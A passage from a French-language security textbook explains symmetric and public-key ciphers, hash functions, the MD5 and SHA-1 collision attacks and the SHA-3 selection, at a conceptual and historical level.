A cela, s'ajoute le fait que, pendant longtemps, la théorie, la pratique et l'exercice de la cryptologie sont restés l'apanage des militaires ; au point que les algorithmes eux-mêmes pouvaient être assimilés à des armes lourdes il n'y a pas si longtemps[45]. La plupart des rares cryptologues se retrouvaient donc obligés de travailler dans un certain... manque de transparence. Cette domination restée supposée pendant une longue période est aujourd'hui confirmée *a posteriori* par certains résultats académiques (qui lèvent aujourd'hui seulement des incertitudes jetées il y a plus de deux décennies par des organismes militaires). La levée de la main-mise des militaires sur ce domaine est encore récente et non-vérifiable tout comme l'écart entre les avancées mathématiques secrètes et publiques dans ce domaine.

Néanmoins, en matière de documentation disponible pour l'étude de la cryptologie, on peut quand même considérer que la situation s'est très nettement améliorée ; disons, à partir du début du 3° millénaire. Cela avait commencé juste à la fin du 2°, mais compte tenu du rythme d'évolution, on s'imposait une certaine prudence. Là, quand même, cela semble avoir abouti et on trouve en diffusion très large (sur Internet quoi) des éléments tout à fait intéressants et même des outils de

41 A priori, « chiffrage » et « cryptage » sont du vocabulaire impropre.

42 Notez que si on parle de « message secret » il y a généralement ambiguïté entre le message en clair (qui dévoile un secret) et le cryptogramme (qui ne dévoile normalement pas de secret).

43 Au point quand même de remettre en cause en cas d'invalidation une grande partie des mathématiques modernes.

44 ou cette efficacité suivant le point de vue...

45 Il reste toujours des traces de cette situation *en effet* aujourd'hui. Voir la note 40 précédente.

elearning[46] de très bonne qualité. Encore un peu de patience, et on finira peut-être même par apprendre que les agences gouvernementales sont encore capables d'obtenir des résultats originaux dans le domaine de la cryptanalyse. Ou pas.

Une part de la délicatesse du travail d'implémentation concret d'un algorithme de chiffrement provient notamment du fait que, outre l'implémentation de l'algorithme lui-même qui demande des précautions spécifiques (par exemple une maîtrise du temps d'exécution) son environnement d'utilisation immédiat (générateurs aléatoires, générateur de clefs, stockage transitoire des clefs, remplissage des blocs vides, etc.) doit aussi faire l'objet d'une vérification vis à vis de la cryptanalyse. Tous ces composants peuvent conduire à une défaillance totale de la mise en œuvre de l'algorithme, indépendamment de sa solidité intrinsèque.

Malgré tout cela et compte tenu de ce que l'utilisateur arrive à en comprendre, la confiance que l'on peut accorder aujourd'hui à un algorithme de cryptographie moderne semble vraiment digne d'intérêt et atteindre un niveau jusqu'à ce jour inégalé. Et puis de toute façon, le non-initié n'ayant pas pris la sage précaution d'embrasser dès son plus jeune âge une brillante carrière de mathématicien, il n'a guère le choix et continue donc prudemment pour essayer de profiter de ces algorithmes mystérieux.

3.1.1 Vue générale d'un algorithme de chiffrement




Illustration 8: Fonctionnement général d'un algorithme de chiffrement

Par la suite, nous utiliserons la notation suivante pour désigner les opérations de chiffrement et déchiffrement, avec les éléments indiqués sur la figure ci-dessus :

- chiffrement : $C = \{M\}_{Kc}$
- déchiffrement : $M = [C]_{Kd}$

Un algorithme de chiffrement digne de ce nom doit fournir un certain nombre de propriétés visant à assurer la confidentialité des données contenues dans M :

- il doit être impossible de retrouver M à partir de C sans connaître Kd ;
- il doit être impossible de trouver Kd, même en connaissant C *et* M (attaque par clair connu) ;
- et il doit être impossible de trouver Kd, même connaissant C *en choisissant* M (attaque par clair choisi).

Dans les trois cas ci-dessus, on fait généralement l'hypothèse que tous les détails de fonctionnement de l'algorithme sont connus de celui qui tenterait de violer ses propriétés. L'adjectif « impossible » dans la formulation ci-dessus doit être compris simultanément dans le sens usuel et dans le contexte de l'algorithmique informatique. Globalement, on peut dire qu'il doit être aussi improbable pour un attaquant compétent et bien équipé de violer une des propriétés ci-dessus que de faire appel à la chance pour deviner au hasard la bonne solution.

Cette vue générale illustre l'intérêt des mécanismes cryptographiques. Informellement, les algorithmes cryptographiques ne résolvent pas à proprement parler le problème de la protection d'une information, mais ils permettent de déplacer ce problème et de le ramener au problème de la protection des clefs que l'on espère plus facile à résoudre.

3.1.2 Chiffres symétriques

Un chiffre est dit *symétrique* quand la clef de chiffrement Kc et la clef de déchiffrement Kd sont identiques et souvent notées K pour simplifier, c'est à dire quand : Kc = Kd = K.

Les chiffres symétriques ont constitués la totalité des chiffres (publics) connus jusqu'en 1976 (à l'arrivée du premier chiffre asymétrique). Les exemples modernes les plus répandus sont les deux algorithmes symétriques de chiffrement normalisés : DES et AES.

Le DES (*Data Encryption Standard*) a été officiellement défini en 1976. Il s'agit d'un algorithme de chiffrement utilisant des blocs de données de 64 bits et une clef de 56 bits (à laquelle sont ajoutés 8 bits de parité). Le DES a été conçu en plusieurs années : à partir d'une base publique élaborée chez les équipes IBM l'algorithme a connu quelques améliora-

46 Voir par exemple : www.cryptool.org ou www.cryptool-online.org.

tions[47] effectuées secrètement par les équipes de la NSA avant de revenir pour être soumis à l'analyse (très) critique de l'équipe IBM d'origine. La conception de l'algorithme de chiffrement est largement orientée vers une mise en oeuvre matérielle (ce que la présence de bits de parité intégrés à la clef montre bien). Une amélioration générique du DES est le triple DES ou 3DES qui permet de doubler[48] la longueur de clef efficace à 112 bits. Depuis son apparition et compte tenu du contexte de son apparition, le DES a connu d'énormes efforts de cryptanalyse publics. De nombreuses variantes ont été proposées, en réponse à certaines avancées de cryptanalyse ou de technologie. C'est clairement jusqu'à ce jour l'algorithme de chiffrement symétrique public qui a été le mieux examiné et il a plutôt bien tenu le choc. La longueur limitée de sa clef de 56 bits a malheureusement rendu accessible la mise en oeuvre d'une recherche exhaustive (accélérée par du matériel spécifique) pour sa forme originelle. Par ailleurs, la technologie évoluant les besoins en terme d'algorithme de chiffrement ont aussi évolués, rendant la recherche d'une alternative nécessaire. Malgré tout, l'auteur ne manquera pas de souligner que cet algorithme est resté solide et que sa durabilité est restée assez exemplaire en comparaison de beaucoup d'autres propositions, parfois plus récentes.

L'AES (*Advanced Encryption Standard*) est son successeur, officiellement défini en 2000. Il s'agit d'un algorithme de chiffrement utilisant des blocs de données de 128 bits et permettant d'utiliser des clefs d'une longueur choisie parmi 128, 192 ou 256 bits. L'AES a été choisi à l'issue d'un appel à propositions et d'un processus de sélection publics, durant lesquels des efforts de cryptanalyse ont été effectués. Ce processus s'est donc effectué dans un esprit assez similaire à celui ayant conduit 25 ans plus tôt à la sélection du DES mais avec des différences notables : le processus était probablement plus ouvert et plus public (aucune intervention d'un organisme gouvernemental, nombre d'intervenants probablement plus important) mais les efforts de cryptanalyse ont peut-être été moins significatifs que ceux ayant eu lieu avant le choix du DES (notamment du fait du moindre temps, du moindre financement dédié et du plus grand nombre de candidats). Ces efforts se sont par contre accentués depuis que l'AES a été désigné. A ce jour, 10 ans aprés son adoption et alors qu'il est devenu l'algorithme de chiffrement symétrique le plus utilisé, aucune faiblesse cryptographique discernable n'a été identifiée dans l'AES[49]. Le nom porté par le chiffre candidat qui a finalement été retenu pour devenir l'AES était *Rijndael*[50], contraction du nom de ses deux auteurs, et on voit encore parfois l'AES désigné de cette manière.

Le principal avantage des chiffres symétriques tient dans le niveau de performance qui peut être atteint. Des ordres de grandeur vraisemblables pour la vitesse d'exécution d'un algorithme de chiffrement symétrique sont de 1 Gbit/s pour une implémentation matérielle et 100 Mbit/s pour une mise en oeuvre par logiciel. Un autre avantage est relatif à la longueur nécessaire pour les clefs de chiffrement : une longueur de 80 bits est acceptable pour résister à une attaque brutale (aujourd'hui). La clef reste donc relativement courte et facile à manipuler.

Le principal inconvénient des chiffres symétriques est lié à la nécessité de partager la clef entre celui qui chiffre le message et celui le déchiffre, notamment dans le cas d'une communication. L'émetteur et le destinataire doivent donc se faire confiance et protéger chacun soigneusement la clef. A cette contrainte d'une confiance mutuelle, s'ajoute le besoin de gérer le problème de distribution ou de renouvellement des clefs par un moyen adapté sans compromettre la sécurité de l'ensemble de la communication.

3.1.2.1 Cas particuliers

Pour parfaire notre culture, nous pouvons aborder deux points spécifiques plus ou moins utiles.

D'abord, il faut reconnaître que, l'absence d'enseignement correct de la discipline et l'aura de mystère entourant le domaine de la cryptographie aidant, certaines préjugés un peu absurdes concernant la cryptographie perdurent. L'un d'entre eux est la confusion de certains concernant le niveau de sécurité offert par une opération simple : le ou-exclusif avec une valeur fixe (la clef K). Cette opération n'offre aucune sécurité, et ne résistera pas à une cryptanalyse de quelques minutes. Malheureusement, ceux qui la proposent ne sont généralement pas non plus capables de mener cette cryptanalyse. Un moyen simple d'attirer leur attention est peut-être alors de faire remarquer qu'il s'agit d'une transposition moderne en informatique d'un « chiffre » célèbre, le chiffre polyalphabétique de Vigenère (1523-1596). Un déclic dans l'auditoire peut éventuellement se produire à la mention d'un diplomate français du 16ème siècle.

---

47 Pendant prés de deux décennies, ce mot aurait été écrit entre guillemets, tant la suspicion vis à vis des modifications imposées par la NSA et la crainte qu'il s'agisse en fait de l'introduction d'une forme de porte dérobée a été forte. Il semble aujourd'hui que la modification proposée par la NSA améliorait effectivement la résistance de l'algorithme proposé originellement par IBM a une forme d'attaque générale alors inconnue des cryptanalystes travaillant publiquement et qui n'a été découverte que vingt ans plus tard. La suspicion sur l'existence d'une faille de conception délibérément introduite dans le DES est donc probablement infondée. Le doute sur les capacités exceptionnelles de la NSA en matière de cryptographie à cette époque l'est aussi.

48 Et *non* de tripler. C'est le nombre d'itérations de l'algorithme DES qui triple pour former le 3DES (celui-ci est donc approximativement 3 fois plus lent qu'un DES mais permet de réutiliser une mise en oeuvre matérielle). Par contre, la longueur efficace de la clef ne fait que doubler (l'itération intercalaire utilisant une permutation de la première moitié de la clef comme clef intermédiaire).

49 Voir notamment le rapport du projet ECRYPT pour une synthèse assez récente sur le sujet : http://www.ecrypt.eu.org/documents/D.STVL.2-1.0.pdf

50 A prononcer « *rhine-delle* » ce qui est révélateur de l'origine wallone du chiffre. Certains mauvais esprits frontaliers du lieu de naissance de l'AES en déduiront donc qu'il s'agit bien d'un chiffre belge...

A la décharge de ceux qui persistent dans cette croyance, il faut reconnaître que la même opération binaire est également à la base d'un résultat plus intéressant. En effet, pour boucler rapidement ce point, il est inutile au lecteur de chercher plus longtemps un chiffre incassable ou parfait. Celui-ci a déjà été inventé depuis longtemps et correspond effectivement à une opération de ou-exclusif. Par contre, la clef doit être une suite de bits aléatoire aussi longue que le message en clair et cette clef ne doit jamais être réutilisée. D'après la théorie de l'information de Shannon, ceci constitue alors bien un chiffre parfait. Compte tenu que la clef doit être aussi longue que l'ensemble des données transmises pendant toute la durée d'utilisation du chiffre, qu'elle doit être réellement aléatoire[51] et qu'elle doit être distribuée à l'émetteur et au récepteur en préalable à l'utilisation ; c'est bien évidemment un chiffre peu pratique. Il peut être envisageable pour des situations très spécifiques. Il a quand même l'avantage d'être prouvé incassable.

3.1.3 Chiffres à clef publique

Dans le cas des chiffres à clef publique, la clef de chiffrement et la clef de déchiffrement sont différentes et ne jouent pas un rôle symétrique, Kc ≠ Kd, et :

- Kd doit être tenue secrète car seul celui qui connaît Kd peut déchiffrer un cryptogramme ;
- par contre Kc est public, ce qui signifie que tout le monde peut chiffrer un message.

Le plus connu des algorithmes de chiffrement à clef publique est l'algorithme RSA. Cet algorithme est appuyé sur la difficulté de la factorisation des grands nombres possédant peu de facteurs premiers (typiquement deux). Dans ce cas, la clef publique est associée à ce grand nombre *N*, produit de deux (grands) facteurs premiers *p* et *q* qui constituent eux des composantes de la clef privée. L'algorithme de chiffrement conduit à transformer le message en se basant sur *N* pour constituer le cryptogramme. L'opération inverse nécessite de disposer des facteurs secrets de *N* pour effectuer le déchiffrement dans un temps raisonnable. Dans la pratique, les clefs sont construites en choisissant d'abord les facteurs premiers, c'est à dire la clef privée avant d'en calculer leur produit pour construire la clef publique correspondante. Sans connaître la clef privée, il est postulé que la possibilité de déchiffrer un message construit par RSA est équivalent au problème de factorisation de *N* ; lequel est infaisable dans sa généralité pour un calculateur dès que *N* est grand.

Le principal avantage des chiffres à clef publique est bien entendu de nécessiter une moindre confiance entre l'émetteur et le récepteur d'un message puisque ceux-ci ne partagent pas de clef. La gestion des clefs de chiffrement est rendue facile par leur caractère public : elles peuvent être transmises entre pairs ou rassemblées dans des répertoires de clefs. Par contre la clef privée ne doit *jamais* être transmise car elle compromet irrémédiablement l'usage de la clef publique associée. (Cette interdiction n'est pas si facile à assurer mais elle est à la base du fonctionnement.) Les chiffres à clef publique ont constitué une révolution à leur apparition car ils ont permis de nouveaux types d'application : un moyen de distribution de clefs de chiffrement symétriques, un support privilégié pour la signature électronique, la définition des certificats électroniques, etc.

L'utilisation des chiffres à clef publique donne lieu à des modalités d'usage assez différentes de celles des chiffres symétriques. Le caractère public des clefs de chiffrement conduit à élaborer des répertoires de clefs publiques, accessibles à tous et permettant de communiquer avec ceux disposant des clefs de déchiffrement. Par contre, ces répertoires de clefs publiques doivent présenter de fortes protections vis à vis de leur intégrité afin de bien garantir que les clefs publiques diffusées appartiennent bien aux destinataires identifiés. (Le risque serait de voir un attaquant remplacer une clef publique appartenant à sa cible par une autre dont il dispose de la clef de déchiffrement avant d'intercepter les messages émis par les utilisateurs du répertoire de clefs publiques.)

La mise en oeuvre des chiffres à clef publique est donc généralement couplée à des mécanismes garantissant l'intégrité de la clef publique. On distingue deux grandes voies.

La clef publique peut être incluse dans un certificat celui-ci incorporant, outre des informations administratives, une signature d'un tiers de confiance. L'utilisateur peut alors vérifier le certificat qu'il a obtenu pour son destinataire, à condition qu'il dispose de la clef publique du tiers de confiance. Celle-ci est généralement contenue dans un autre certificat. On voit donc apparaître des hiérarchies de certificats, à la racine desquelles se trouvent des autorités de certification auto-proclamées[52]. Les efforts de validation de ces autorités de certification (comme une validation de visu ou sur pièce d'identité) avant qu'elles ne génèrent leur signature sont alors les garants de l'intégrité du certificat utilisateur. C'est l'approche adoptée notamment au travers des la norme X.509.

Une clef publique peut également être garantie par un ensemble de signatures d'autres acteurs, sans distinguer d'acteurs particuliers. L'objectif étant de garantir que le nom administratif (ou l'adresse *email* ou le pseudonyme, etc.) est bien associé à la clef publique, on peut en effet envisager d'obtenir cette garantie de proche en proche à partir d'interlocuteurs ayant pu faire cette vérification de visu et échanger une signature réciproque de leurs clefs publiques. C'est par exemple l'approche utilisée pour PGP puis OpenPGP.

51 On peut penser à la générer à partir de l'enregistrement d'un phénomène physique aléatoire, par exemple d'origine quantique ; un enregistrement sans biais bien entendu.

52 Elles ont signé elles-mêmes leur clef publique avec leur propre clef privée.

Ces précautions dans la gestion des clefs publiques et l'utilisation courante des chiffres sont parfois contre-intuitives. Il reste assez courant de ne pas pouvoir retrouver l'original d'un message que l'on vient de chiffrer (sans l'aide du destinataire). Il est généralement difficile de bien faire comprendre les modalités, l'intérêt et l'enjeu de signer une clef PGP. Il est parfois difficile de bien faire comprendre que le certificat d'une autorité de certification ne doit pas être fourni en même temps qu'un certificat utilisateur signé par cette autorité. Ces difficultés, tout à fait pratiques, nous semblent essentiellement dues à un manque de pratique et de formation de base sur le mécanisme des chiffres à clef publique et leur lien avec les mécanismes de signature. Ces lacunes sont faciles à combler par une formation amont. Il est par contre très difficile de convaincre des utilisateurs n'en disposant pas de l'acquérir. Malheureusement, l'absence de compréhension conduit fréquemment à l'installation de mauvaises habitudes dans l'usage des chiffres à clef publique qui sont très préjudiciables à la sécurité de l'ensemble du système. Par ailleurs, certains aspects, comme la révocation des clefs publiques (suite à leur compromission par exemple), leur renouvellement ou même leur génération (dans des conditions économiquement réalistes) ne sont pas toujours si bien pris en compte dans les outils disponibles.

Outre ces problèmes spécifiques, les chiffres à clefs publiques présentent également d'autres inconvénients.

Tout d'abord, ces algorithmes de chiffrement sont relativement lents. On peut espérer des vitesses de traitement de l'ordre de 1 Mbit/s ; ce qui représente au moins un ordre de grandeur de vitesse en moins par rapport aux algorithmes symétriques. Dans la pratique, les algorithmes à clef publique sont donc souvent utilisés en combinaison avec un algorithme symétrique pour améliorer les performances globales. (On peut par exemple utiliser l'algorithme à clef publique pour protéger une clef aléatoire jointe au message lui-même chiffré avec un algorithme symétrique.)

Par ailleurs, la longueur des clefs utilisées par ces algorithmes est importante, surtout en comparaison de celles utilisées pour les algorithmes symétriques. Typiquement, des clefs de 512 ou 1024 bits sont courantes et cette longueur peut aller jusqu'à 4096 bits dans certains outils[53]. Ces clefs devant être fortement protégées, cette taille peut être un handicap[54].

Comme nous l'avons dit, la protection des répertoires de clefs publiques et la révocation d'une clef posent des problèmes spécifiques. Ceux-ci sont aussi liés à la durée de vie de la clef publique, dont on s'attend, notamment dans le cas des certificats ou des contextes de signature électronique, à ce qu'elle soit longue (de l'ordre de plusieurs années). Cette grande durée de vie est plutôt un inconvénient (surtout pour la gestion de la clef privée).

Enfin, compte tenu du principe de fonctionnement de l'algorithme, celui-ci ne convient pas dans les cas où l'on doit partager des clefs privées. Des constructions complémentaires sont donc nécessaires dans ces cas, qui sont plus fréquents qu'il n'y paraît dans la pratique (délégation de signature, remplacement, partage d'information, etc.).

Ces algorithmes sont particulièrement intéressants, mais ils sont également amenés à être utilisés pour des fonctions assez sophistiquées et il est sage de les voir inscrits dans un système plus complexe faisant appel à d'autres éléments (dont des algorithmes symétriques) plutôt que d'imaginer qu'il est possible de les utiliser seuls.

3.1.4 Fonctions de hachage

Une fonction à sens unique ou fonction de hachage (*one way hash function*) H permet de générer, à partir d'un message M, une *empreinte* H(M) telle que :

- l'empreinte H(M) est de taille fixe *n* (par exemple 128 bits) quelle que soit la longueur de M ;
- la probabilité que 2 messages différents M et M' aient la même empreinte H(M)=H(M') est $\sim 1/2^n$;
- connaissant M, il est facile de calculer H(M) ;
- connaissant M, il est impossible de trouver $M' \neq M$ tel que H(M') = H(M).

Des exemples de fonctions de hachage très connues sont MD5, SHA-1, SHA-256 ou l'utilisation du DES en mode CBC[55]. Typiquement, les fonctions de hachage élémentaires opèrent sur des blocs et nécessitent donc d'être itérées sur l'ensemble du message (avec une fonction de combinaison de chaque bloc du message avec le résultat de l'itération précédente).

Une première application de ce type de fonction est d'assurer une protection de l'intégrité des données, par exemple dans le cas d'une transmission, ou pour déceler d'éventuelles modifications dans un système de fichiers. Dans chaque cas, même si un attaquant est en mesure d'altérer les données, si une base d'empreintes réalisée au préalable et mise en lieu sûr a été utilisée, il sera possible de détecter l'altération. L'outil le plus connu dans ce domaine est *tripwire*.

53 Il existe une catégorie d'algorithmes à clefs publiques, caractérisée par l'utilisation des *courbes elliptiques* comme cadre mathématique, qui vise à réduire la longueur des clefs nécessaires (on arrive ainsi à des clefs d'une longueur d'environ 160 bits).

54 Ceci dépend aussi du contexte technologique. Par exemple, l'augmentation de la capacité mémoire des cartes à puce a peut-être rendu ce facteur moins décisif aujourd'hui. Toutefois, une telle longueur rend irréaliste la manipulation manuelle de la clef.

55 En ne conservant que le dernier bloc du cryptogramme comme empreinte.

Une autre application est de mettre en pratique la signature électronique en utilisant un algorithme à clef publique (appliqué à une empreinte du fichier signé) ; ce qui permet de dissocier l'action de signature (possible seulement pour le détenteur de la clef privée) et celle de vérification (possible à tous)[56].

3.1.4.1 La cryptanalyse : activité maléfique ou facteur de progrès ?

Le domaine des fonctions de hachage nous permet aussi d'illustrer de manière actuelle la réalité des risques associés à des avancées de la cryptologie. Certains praticiens minimisent parfois largement la cryptanalyse et les risques concrets qu'elle recèle pour la mise en oeuvre de tel ou tel algorithme. Il est vrai que la réalisation effective d'une cryptanalyse est rarement triviale. Toutefois, la remise en cause d'un algorithme peut arriver par la voie théorique et les réalisations techniques qui s'appuient exclusivement sur celui-ci en subissent alors directement le contre-coup (même si la mise en oeuvre de l'attaque est difficile). Les fonctions de hachage courantes jusqu'en 2004 illustrent concrètement ce propos. Jusque là, les deux fonctions de hachage les plus courantes étaient MD5 et SHA-1.

A partir de 2004, certaines avancées en cryptographie ont créé des doutes sur la dernière des propriétés listées ci-dessus (l'absence de collisions) en ce qui concerne MD5. Il s'agissait d'une technique d'attaque générale faisant planer des doutes sur la résistance de MD5 et présentant même des possibilités d'extrapolation à d'autres types d'algorithmes dont SHA-1[57]. En 2005, après quelques progrès théoriques supplémentaires, les cryptographes ne considèrent plus MD5 comme digne de confiance et commencent à émettre des doutes sur la solidité de SHA-1. Pour l'utilisateur, cette période a pu rester excessivement confuse (la lecture des détails de mise en oeuvre d'une cryptanalyse n'étant pas toujours synonyme d'illumination pour tout un chacun) jusqu'à la démonstration concrète par certains cryptanalystes de la faisabilité pratique de l'attaque : création de deux documents possédant la même empreinte MD5 mais avec des sens différents (et réalistes), publication de 2 certificats X.509 valides mais contradictoires, etc. A partir de ce moment-là, même ignorant les détails de l'attaque, le doute n'est plus permis sur la défaillance de MD5 dans ses applications générales (ces exemples permettant par exemple facilement de remettre en cause la méthode dans un contexte légal). Sans qu'elle ait vraiment évoluée, la crainte concernant SHA-1 commence à devenir forte. A partir de 2006, les cryptanalystes ont continué à dire du mal de SHA-1 tout en gagnant quelques ordres de grandeurs de complexité dans leurs recherches de collisions ; ce qui ne risque pas de calmer certaines craintes des utilisateurs.

Pour l'auteur, il s'agit pourtant là d'une situation somme toute normale. MD5 et SHA-1 ont résisté à l'examen public pendant environ une décennie. C'est un score plus qu'honorable dans ce domaine. Accorder une confiance totale à un seul composant, même s'il s'agit d'un algorithme cryptographique solide est une mauvaise pratique de sécurité informatique. Les cryptographes les premiers mettent en garde contre une confiance excessive en leur primitives. Les concepteurs ayant spécifié des protocoles ne faisant appel qu'à ces deux primitives ont simplement fait preuve de leur relative méconnaissance des problématiques de sécurité informatique (sans parler d'une écoute sélective de leurs interlocuteurs cryptographes). Nous parlerons plus tard des utilisateurs finaux.

Par contre, cette (relative) défaillance met en lumière d'autres problèmes. Du point de vue théorique, les fonctions de hachage disponibles sont récentes, relativement peu nombreuses et se limitaient souvent dans la pratique à MD5 et à SHA-1 et une variante (SHA-256). On pouvait d'ailleurs penser dès 2006 que cette situation allait évoluer rapidement et cela a été globalement le cas. Ceci dit, tout comme la découverte de techniques de cryptanalyse originales, la découverte de techniques de cryptographies nouvelles ne se commande pas. Par ailleurs, la confiance accordée à ces deux algorithmes était probablement un peu excessive, surtout quand on note à quel point ils étaient simples et rapides (a posteriori c'est bien sûr une remarque facile). Ensuite, l'ingénierie des protocoles de sécurité, qui a dans la même période largement fait appel aux fonctions de hachage pour les protocoles de chiffrement (IPSec), la définition de certificats (X.509) ou les moyens de signatures électronique a abusé de ces deux algorithmes en les mettant au cœur de ses réalisations (parfois même en figeant certains paramètres empêchant d'envisager d'autres types d'algorithmes) ; ceci *sans* pointer leur criticité auprès des théoriciens (qui auraient peut-être pu mettre en garde contre une telle utilisation en regard des efforts accordés de leur côté).

Finalement, la remise en cause de MD5 est certainement un progrès qui sera utile à double titre : à la fois en relançant l'activité théorique sur les fonctions de hachage et en infligeant une sérieuse leçon aux utilisateurs de cryptographie qui négligent d'accorder une confiance éclairée et critique. En attendant que cette leçon porte totalement ses fruits, tachons donc puisque nous y sommes contraint d'éclairer quelque peu ce sujet ; après avoir fait le ménage dans nos magasins de certificats, nos paramètres de chiffrement et nos documents signés bien entendu...

3.1.4.2 Pourquoi casser MD5 et d'autres fonctions de hachage ?

MD5 fait partie d'une classe de fonctions à sens unique rapides définie au début des années 90. Les autres membres de la famille (notamment MD2 et MD4) n'ont pas résisté longtemps à la cryptanalyse, mais MD5 a *aussi* récemment fait l'objet d'attaques à succès.

56 On peut également envisager des opérations de signatures utilisant un algorithme symétrique.

57 En fait, surtout un autre algorithme, SHA-0, qui a finalement subi le même sort que MD5...

Ce succès concerne l'identification de classes de collisions dans MD5 permettant de remettre en cause une des propriétés attendues des fonctions de hachage : le fait qu'il soit impossible de trouver deux message M et M' possédant la même empreinte H(M)=H(M'). De tels cas de figure correspondent à des collisions[58]. Outre l'avancée théorique associée (pour laquelle nous renverrons le lecteur à des références compétentes), l'identification de collisions pour MD5 signifie donc qu'il est possible de construire des messages possédant des empreintes identiques. C'est suffisant pour, sur les conseils des cryptanalystes, éviter d'utiliser l'algorithme dans des applications nouvelles. Toutefois, pour que cette avancée soit dangereuse vis à vis d'applications existantes il faut également que l'on puisse construire deux messages *sensés* ayant la même empreinte ; pas seulement des messages aléatoires. C'est là que l'identification de classes de collision pour MD5 a été la plus marquante puisque c'est en effet le cas. A partir de ce moment-là, il n'est plus possible de considérer cette fonction de hachage comme utilisable pour des applications du type de la signature électronique. En effet, *devant un tiers juge*, le doute pourrait être jeté.

Toutefois, dans le cas de l'attaque sur MD5, il faut noter que l'attaquant doit être en mesure, pour conduire l'attaque, de manipuler les *deux* documents simultanément afin de les amener sur des messages en collision[59]. Ceci doit donc être fait *avant* que la victime n'appose sa signature sur l'un d'entre eux. Cela signifie donc aussi que, finalement, l'usage de MD5 pour la signature à titre personnel, c'est à dire si l'on signe pour soi-même (afin de se prémunir contre des violations d'intégrité dans un outil de vérification d'intégrité d'un système de fichiers par exemple) ne pose pas vraiment de problème immédiat. Par contre, pour des applications comme les certificats X.509 où les tiers sont omniprésents, une évolution semble nécessaire si on veut envisager une valeur légale de la certification[60]. (A t'on noté une évolution des choix d'algorithmes des autorités de certification présentes par défaut dans nos navigateurs Web ?)

L'attaque présentée sur MD5 a également permis d'identifier des collisions sur SHA-1. Cette fois-ci, la possibilité de construire des messages *sensés* possédant une empreinte SHA-1 identique ne semble pas avérée. Toutefois, compte tenu de la manière dont leurs travaux progressent généralement, les cryptanalystes considèrent que la découverte de collisions nombreuses est mauvais signe et souvent précurseur de la découverte de classes élargies de collisions qui remettent en cause la fonction de hachage. (Très récemment, des travaux de cryptanalyse prétendent d'ailleurs atteindre cet objectif pour des fragments de messages. Pour ce qui est d'autres résultats plus généraux, fin 2006, « des calculs sont en cours »[61].) La recommandation vis à vis de l'utilisation de SHA-1 est donc une grande prudence et si possible d'éviter son utilisation dans la conception de nouveaux protocoles. L'organisme de normalisation américain qui l'a normalisé (le NIST) avait prévu de retirer SHA-1 du catalogue des standards en 2010. La recommandation est donc au moins un passage vers SHA-256 pour des travaux nouveaux. D'après la littérature, SHA-256 semble acceptable d'un point de vue cryptographique, mais là, l'auteur soupçonne que cette tolérance soit surtout due au manque d'alternative !

En effet, MD5 retiré de la circulation et SHA-1 à éviter, il ne reste plus guère de fonctions de hachage en stock dans le répertoire des algorithmes cryptographiques ; à part SHA-256 qui, comme son nom l'indique, présente quand même un air de famille avec un des algorithmes précédents désormais à éviter...

Bien sûr, ce n'est pas vrai. Il existe des fonctions de hachage d'autres types. En fait, il en existe plein puisque les algorithmes de chiffrement par bloc en mode CBC ont longtemps été utilisés comme mécanismes de signature. On peut utiliser une clef fixe pour disposer d'une fonction de hachage. Le dernier bloc du cryptogramme peut alors être utilisé comme empreinte. Le propriétés de l'algorithme de chiffrement assurent que tous les bits du message influencent l'empreinte et qu'il est impossible de construire des messages possédant les mêmes cryptogrammes. On pourrait même utiliser utilement les clefs afin d'améliorer la sécurité. Le problème, c'est que cette méthode conduit à des fonctions de hachage beaucoup moins performantes que celles utilisées jusqu'à présent puisque la génération de l'empreinte d'un message implique de le chiffrer entièrement. Par ailleurs, l'attaque récente réussie sur MD5 a en fait conduit à mettre en doute la *structure* de fonctionnement de ces fonctions de hachage, et le mode CBC présente une structure similaire. Ceci dit, il est possible qu'à présent toute découverte prochaine d'un algorithme très performant suscite enfin autant de défiance que d'enthousiasme et qu'on accepte désormais un peu plus les pertes de performance. (Au moins pendant quelques années...)

Concrètement, face aux avancées de la cryptanalyse concernant MD5, la résolution du problème posé par les fonctions de hachage sécurisé s'est engagée par le lancement par le NIST d'un concours visant à la sélection d'une future fonction SHA-3. Globalement conduit avec sérénité, ce concours s'est déroulé en 3 phases à partir de 2007/2008. Fin 2011, 5 algorithmes finalistes ont été sélectionnés parmi plusieurs dizaines de candidats initiaux.

---

58 Compte tenu du fait que l'empreinte est de longueur fixe et que les messages sont de longueur quelconque, il existe bien sûr un nombre infini de collisions naturelles. En fait, il ne doit pas exister d'algorithme permettant d'en trouver plus facilement que par une recherche exhaustive.

59 Une « *collision attack* » reste moins dangereuse dans la pratique qu'une « *preimage attack* ».

60 Et elle devrait d'ailleurs, à notre avis, mettre en lumière un autre défaut de conception des systèmes de certificats actuels : la lourdeur de la révocation, que beaucoup préféraient (préfèrent?) passer sous silence.

61 Béat d'admiration ou glacé d'effroi, l'annonce du lancement de routines de calcul préparatoire lourdes par un cryptographe oblige de toute façon le néophyte à patienter religieusement jusqu'à la fin des calculs. (NB : Personnellement, nous n'avons de toute façon plus entendu parler de ces calculs depuis leur lancement.)

3.1.4.3 La sélection de SHA-3

La sélection finale de SHA-3, assortie d'une publication officielle par l'organisme de standardisation NIST, a eu lieu à la mi-2012. Parmi les différents candidats examinés pendant tout le processus de sélection, c'est celui initialement nommé Keccak qui a été finalement sélectionné.

SHA-3 est une fonction de hachage plutôt rapide ; en particulier, il est attendu que sa mise en oeuvre sur des moyens matériels (circuits dédiés) soit notablement plus rapide que celle des autres concurrents.

Sans négliger le fait que Keccak est désormais étudié depuis plusieurs années, le recul disponible sur la sécurité de SHA-3 est encore relativement limité du fait de sa définition récente. Néanmoins, comme pour l'AES, on constate une adoption rapide de ce nouveau standard.

